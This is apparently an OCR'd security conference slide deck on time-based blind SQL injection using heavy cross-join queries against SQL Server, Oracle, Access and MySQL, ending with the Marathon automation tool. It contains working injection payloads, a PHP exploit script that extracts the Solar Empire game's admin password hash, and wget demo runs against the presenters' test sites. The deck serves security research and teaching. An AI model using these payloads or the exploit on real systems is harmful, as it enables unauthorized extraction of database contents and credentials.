Time-Based Blind SQL Injection using heavy queries: A practical approach for MS SQL Server, MS Access, Oracle and MySQL databases and Marathon Tool

Speakers:


Chema Alonso
Informática64
MS MVP Windows Security
chema@informatica64.com

José Parada
Microsoft
IT Pro Evangelist
jparada@microsoft.com

Agenda

- Code Injections
- What are Blind Attacks?
- Blind SQL Injection Attacks
  - Tools
- Time-Based Blind SQL Injection
  - Tools
- Time-Based Blind SQL Injection using heavy queries
- Demos
- Marathon Tool

Code Injection



- Developer don´t sanitize correctly the input parameters and use them in queries directly:
  - Command Injection
  - SQL Injection
  - LDAP Injection
  - Xpath Injection

Blind Attacks

- Attacker injects code but can´t access directly to the data.
- However this injection changes the behavior of the web application.
- Then the attacker looks for differences between true code injections (1=1) and false code injections (1=2) in the response pages to extract data.


Blind SQL Injection Attacks

- Attacker injects:
  - "True where clauses"
  - "False where clauses"
  - Ex:
    - Program.php?id=1 and 1=1
    - Program.php?id=1 and 1=2
- Program returns not any visible data from database nor data in error messages either.
- The attacker can´t see any data extracted from the database.


Blind SQL Injection Attacks

- Attacker analyzes the response pages looking for differences between "True-Answer Page" and "False-Answer Page":
  - Different hashes
  - Different html structure
  - Different patterns (keywords)
  - Different linear ASCII sums
  - "Different behavior"
    - By example: Response Time

Example: “True-Answer Page”



Example: “False-Answer Page”



Blind SQL Injection Attacks

- If any difference exist, then:
  - Attacker can extract all information from database
  - How? Using "booleanization"
    - MySQL:
      - Program.php?id=1 and 100>(ASCII(Substring(user(),1,1)))
        - "True-Answer Page" or "False-Answer Page"?
    - MSSQL:
      - Program.php?id=1 and 100>(Select top 1 ASCII(Substring(name,1,1))) from sysusers)
    - Oracle:
      - Program.php?id=1 and 100>(Select ASCII(Substr(username,1,1))) from all_users where rownum<=1)

Blind SQL Injection Attacks: Tools

- SQLbfTools: Extract all information from MySQL databases using patterns

```
H:\ >mysqlbf "http://          /  dos.phtml?id_autor=134" "user()" "David"


http-sql adaptive bruteforce  $Revision: 1.13 $
ilo@reversing.org  http://www.reversing.org


This program is now being developed by Dab at
http://www.unsec.net

host:
port: 80
uri :   dos.phtml
args: id_autor=134
sql : user()
sqlI: (null)
sqlL: 0
mat.: David
char: abcdefghijklmnopqrstuvwxyz0123456789$.: -()[]{}@=^|#?┐&A!<>±Ð

[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving
best guess:
user() = www-data@localhost
total hits: 230
```


Blind SQL Injection Attacks: Tools

- Absinthe: Extract all information from MSSQL and Oracle Databases using Linear sum of ASCII values.



Blind SQL Injection Attacks: Tools

- Absinthe: Extract all information from MSSQL and Oracle Databases using Linear sum of ASCII values.



Time-Based Blind SQL Injection

- In scenarios with no differences between "True-Answer Page" and "False-Answer Page", time delays could be use.
- Injection forces a delay in the response page when the condition injected is True.
  - Delay functions:
    - SQL Server: waitfor
    - Oracle: dbms_lock.sleep
    - MySQL: sleep or Benchmark Function
  - Ex:
    - ; if (exists(select * from users)) waitfor delay '0:0:5'

Exploit for Solar Empire Web Game

```
1: $j=1; $password="";
2: while (!strstr($password,chr(0)))
3: {
4: for ($i=0; $i&lt;=255; $i++) {
5:         if (in_array($i,$md5s))         {
6:                 $starttime=time();
7:                 $sql="F***'), (1,2,3,4,5,(SELECT IF ((ASCII(SUBSTRING
                   se_games.admin_pw,".$j.",1))=".$i.") &amp;amp; 1,    benchmark
                   (200000000,CHAR(0)),0) FROM se_games))/*";
8:                 $packet ="POST ".$p."game_listing.php HTTP/1.0\r\n"; $data="l_name=Admin";
9:                 $packet.="Accept: image/gif, image/x-xbitmap, image/jpeg, application/x-shockwave-flash, *
                   /*\r\n"; $packet.="Accept-Language: it\r\n";
10:                $packet.="Content-Type: application/x-www-form-urlencoded\r\n";
11:                $packet.="Accept-Encoding: gzip, deflate\r\n";
12:                $packet.="CLIENT-IP: 9.9.9.9'; echo '123\r\n"; $packet.="Host: ".$host."\r\n";
13:                $packet.="User-Agent: $sql\r\n";
14:                $packet.="Content-Length: ".strlen($data)."\r\n"; $packet.="Connection: Close\r\n";
15:                $packet.="Cache-Control: no-cache\r\n\r\n"; $packet.=$data;
16:                sendpacketii($packet);
17:                $endtime=time();
18:                $difftime=$endtime - $starttime;
19:                if ($difftime > 7) {$password.=chr($i);break;}
20:        }
21:        if ($i==255) {die("Exploit failed...");}
22: }
23: $j++;
24: }
25: $uname Hash is: $password";
```

Time-Based Blind SQL Injection: Tools

- SQL Ninja: Use exploitation of "Waitfor" method in MSSQL Databases

```
nightblade sqlninja # ./sqlninja -m test
Sqlninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
> y
[+] Creating a new configuration file. Keep in mind that only basic options
    will be generated, and that the file should be manually edited for advanced
    options and fine tuning
[1/9] Victim host (e.g.: www.victim.com):
> 192.168.240.10
[2/9] Remote port [80]
>
[3/9] Use SSL (y/n/auto) [auto]
> n
[4/9] Method to use (GET/POST) [GET]
>
[5/9] Vulnerable page, including path and leading slash
(e.g.: /dir/target.asp)
```

Time-Based Blind SQL Injection

- And in these scenarios with no differences between "true-answer page" and "false-answer page"…
- What about databases engines without delay functions, i.e., MS Access, Oracle connection without PL/SQL support, DB2, etc…?
- Is possible to perform an exploitation of Time-Base Blind SQL Injection Attacks?

Time-Based Blind SQL Injection using Heavy Queries

- Attacker can perform an exploitation delaying the "True-answer page" using a heavy query.
- It depends on how the database engine evaluates the where clauses in the query.
- There are two types of database engines:
  - Databases without optimization processes.
    - The engine evaluates the condition in the where clauses from left to right or from right to left.
      - Select items from table where codition1 and condition2.
    - It is a developer task to evaluate the lighter condition in first place for better performance.

Time-Based Blind SQL Injection using Heavy Queries

- There are two types of database engines:
  - Databases with optimization processes.
    - The engine estimates the cost of the condition evaluations in the where clauses and execute the lighter first. No matter where it is.
      - Select items from table where codition1 and condition2.
    - It is a database engine task to improve the performance of the query.
- An Attacker could exploit a Blind SQL Injection attack using heavy queries to obtain a delay in the "True-answer page" in both cases.

Time-Based Blind SQL Injection using Heavy Queries

- Attacker could injects a heavy Cross-Join condition for delaying the response page in True-Injections.
- The Cross-join injection must be heavier than the other condition.
- Attacker only have to know or to guess the name of a table with select permission in the database.
- Example in MSSQL:
  - Program.php?id=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)

Demo 1: MS SQL Server

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/blind2/pista.aspx?id_pista=
1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3
, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysuse
rs AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)" -
O resultado1.txt
--23:49:11--  http://www.informatica64.com/blind2/pista.aspx?id_pista=1%20and%20
(SELECT%20count(*)%20FROM%20sysusers%20AS%20sys1,%20sysusers%20as%20sys2,%20sysu
sers%20as%20sys3,%20sysusers%20AS%20sys4,%20sysusers%20AS%20sys5,%20sysusers%20A
S%20sys6,%20sysusers%20AS%20sys7,%20sysusers%20AS%20sys8)%3E0%20and%20300%3E(sel
ect%20top%201%20ascii(substring(name,1,1))%20from%20sysusers)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 868 [text/html]

100%[====================================>] 868           --.--K/s

23:49:25 (12.35 MB/s) - `resultado1.txt' saved [868/868]
```

Query lasts 14 seconds -> True-Answer

Demo 1: MS SQL Server

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/blind2/pista.aspx?id_pista=
1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3
, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysuse
rs AS sys8, sysusers as sys9)>0 and (0)(select top 1 ascii(substring(name,1,1))
from master..sysdatabases))" -O resultado1.txt
--00:00:28--  http://www.informatica64.com/blind2/pista.aspx?id_pista=1%20and%20
(SELECT%20count(*)%20FROM%20sysusers%20AS%20sys1,%20sysusers%20as%20sys2,%20sysu
sers%20as%20sys3,%20sysusers%20AS%20sys4,%20sysusers%20AS%20sys5,%20sysusers%20A
S%20sys6,%20sysusers%20AS%20sys7,%20sysusers%20AS%20sys8,%20sysusers%20as%20sys9
)%3E0%20and%20(0%3E(select%20top%201%20ascii(substring(name,1,1))%20from%20maste
r..sysdatabases))
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 900 [text/html]

100%[====================================>] 900           --.--K/s

00:00:29 (13.07 MB/s) - `resultado1.txt' saved [900/900]
```

- Query lasts 1 second -> False-Answer

Demo 2: Oracle

```
C:\pruebas>wget -v "http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 a
nd (select count(*) from all_users t1, all_users t2, all_users t3, all_users t4,
all_users t5) > 0 and 300 > ascii(SUBSTR((select username from all_users where r
ownum = 1),1,1))" -O resultado.txt
--16:17:55--  http://blind.elladodelmal.com:80/oracle/pista.aspx?id_pista=1%20an
d%20(select%20count(%2A)%20from%20all_users%20t1,%20all_users%20t2,%20all_users%
20t3,%20all_users%20t4,all_users%20t5)%20%3E%200%20and%20300%20%3E%20ascii(SUBST
R((select%20username%20from%20all_users%20where%20rownum%20=%201),1,1))
           => `resultado.txt'
Connecting to blind.elladodelmal.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 806 [text/html]

    0K ->                                                       [100%]

16:18:17 (806.00 B/s) - `resultado.txt' saved [806/806]
```

Query Lasts 22 seconds –> True-Answer

Demo 2: Oracle

```
C:\pruebas>wget -v "http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 a
nd (select count(*) from all_users t1, all_users t2, all_users t3, all_users t4,
all_users t5) > 0 and 0 > ascii(SUBSTR((select username from all_users where row
num = 1),1,1))" -O resultado.txt
--16:19:52--  http://blind.elladodelmal.com:80/oracle/pista.aspx?id_pista=1%20an
d%20(select%20count(%2A)%20from%20all_users%20t1,%20all_users%20t2,%20all_users%
20t3,%20all_users%20t4,all_users%20t5)%20%3E%200%20and%200%20%3E%20ascii(SUBSTR(
(select%20username%20from%20all_users%20where%20rownum%20=%201),1,1))
           => `resultado.txt'
Connecting to blind.elladodelmal.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 804 [text/html]

    0K ->                                                       [100%]

16:19:53 (804.00 B/s) - `resultado.txt' saved [804/804]
```

Query Lasts 1 second –> False-Answer

Demo 3: Access 2000

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/retohacking/pista.aspx?id_p
ista=1 and%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAcce
ssObjects%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T
4,%20MSysAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObj
ects%20AS%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAcces
sObjects%20AS%20T10)>0 and exists (select * from contrasena)" -O resultado1.txt
--00:05:44--  http://www.informatica64.com/retohacking/pista.aspx?id_pista=1%20a
nd%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAccessObject
s%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T4,%20MSy
sAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObjects%20A
S%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAccessObjects
%20AS%20T10)%3E0%20and%20exists%20(select%20*%20from%20contrasena)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,578 (1.5K) [text/html]

100%[====================================>] 1,578         --.--K/s

00:05:50 (21.46 MB/s) - `resultado1.txt' saved [1578/1578]
```

Query Lasts 6 seconds –> True-Answer

Demo 3: Access 2000

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/retohacking/pista.aspx?id_p
ista=1 and%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAcce
ssObjects%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T
4,%20MSysAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObj
ects%20AS%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAcces
sObjects%20AS%20T10)>0 and not exists (select * from contrasena)" -O resultado1.
txt
--00:05:36--  http://www.informatica64.com/retohacking/pista.aspx?id_pista=1%20a
nd%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAccessObject
s%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T4,%20MSy
sAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObjects%20A
S%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAccessObjects
%20AS%20T10)%3E0%20and%20not%20exists%20(select%20*%20from%20contrasena)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,582 (1.5K) [text/html]

100%[====================================>] 1,582         --.--K/s

00:05:37 (12.71 MB/s) - `resultado1.txt' saved [1582/1582]
```

Query Lasts 1 second –> False-Answer

Demo 4: Access 2007

```
C:\pruebas>wget -v "http://localhost:3692/Blind3/pista.aspx?id_pista=1 and (SELE
CT count(*) from  MSysAccessStorage t1,  MSysAccessStorage t2,  MSysAccessStorag
e t3, MSysAccessStorage t4,  MSysAccessStorage t5,  MSysAccessStorage t6) > 0 an
d exists (select * from contrasena)" -O resultado.txt
--08:59:53--  http://localhost:3692/Blind3/pista.aspx?id_pista=1%20and%20(SELECT
%20count(%2A)%20from%20%20MSysAccessStorage%20t1,%20%20MSysAccessStorage%20t2,%2
0%20MSysAccessStorage%20t3,%20MSysAccessStorage%20t4,%20%20MSysAccessStorage%20t
5,%20%20MSysAccessStorage%20t6)%20%3E%200%20and%20exists%20(select%20%2A%20from%
20contrasena)
           => `resultado.txt'
Connecting to localhost:3692... connected!
HTTP request sent, awaiting response... 200 OK
Length: 827 [text/html]

    0K ->                                                       [100%]

09:00:32 (807.62 KB/s) - `resultado.txt' saved [827/827]
```

Query Lasts 39 seconds –> True-Answer

Demo 4: Access 2007

```
C:\pruebas>wget -v "http://localhost:3692/Blind3/pista.aspx?id_pista=1 and (SELE
CT count(*) from  MSysAccessStorage t1,  MSysAccessStorage t2,  MSysAccessStorag
e t3, MSysAccessStorage t4,  MSysAccessStorage t5,  MSysAccessStorage t6) > 0 an
d not exists (select * from contrasena)" -O resultado.txt
--09:02:09--  http://localhost:3692/Blind3/pista.aspx?id_pista=1%20and%20(SELECT
%20count(%2A)%20from%20%20MSysAccessStorage%20t1,%20%20MSysAccessStorage%20t2,%2
0%20MSysAccessStorage%20t3,%20MSysAccessStorage%20t4,%20%20MSysAccessStorage%20t
5,%20%20MSysAccessStorage%20t6)%20%3E%200%20and%20not%20exists%20(select%20%2A%2
0from%20contrasena)
           => `resultado.txt'
Connecting to localhost:3692... connected!
HTTP request sent, awaiting response... 200 OK
Length: 831 [text/html]

    0K ->                                                       [100%]


09:02:09 (811.52 KB/s) - `resultado.txt' saved [831/831]
```

Query Lasts 1 second –> False-Answer

Marathon Tool

- Automates Time-Based Blind SQL Injection Attacks using Heavy Queries in SQL Server and Oracle Databases.
- Schema Extraction
- Developed in .NET

Demo 5: Marathon Tool



Conclusions

- Time-Based Blind SQL Injection using Heavy Queries works with any database.
- The delay generated with a heavy query depends on the environment of the database and the network connection.
- It is possible extract all the information stored in the database using this method.
- We already have a POC tool for extract all the database structure in MSSQL and Oracle engines.

Questions?

- Speakers:
  - Chema Alonso
    - chema@informatica64.com
    - Microsoft MVP Windows Security
    - Security Consultant
    - Informática64
  - José Parada
    - jparada@microsoft.com
    - Microsoft IT Pro Evangelist
    - Microsoft
- Authors:
  - Chema Alonso (chema@informatica64.com)
  - Daniel Kachakil (dani@kachakil.com)
  - Rodolfo Bordón (rodol@informatica64.com)
  - Antonio Guzmán (antonio.guzman@urjc.es)
  - Marta Beltrán (marta.beltran@urjc.es)

32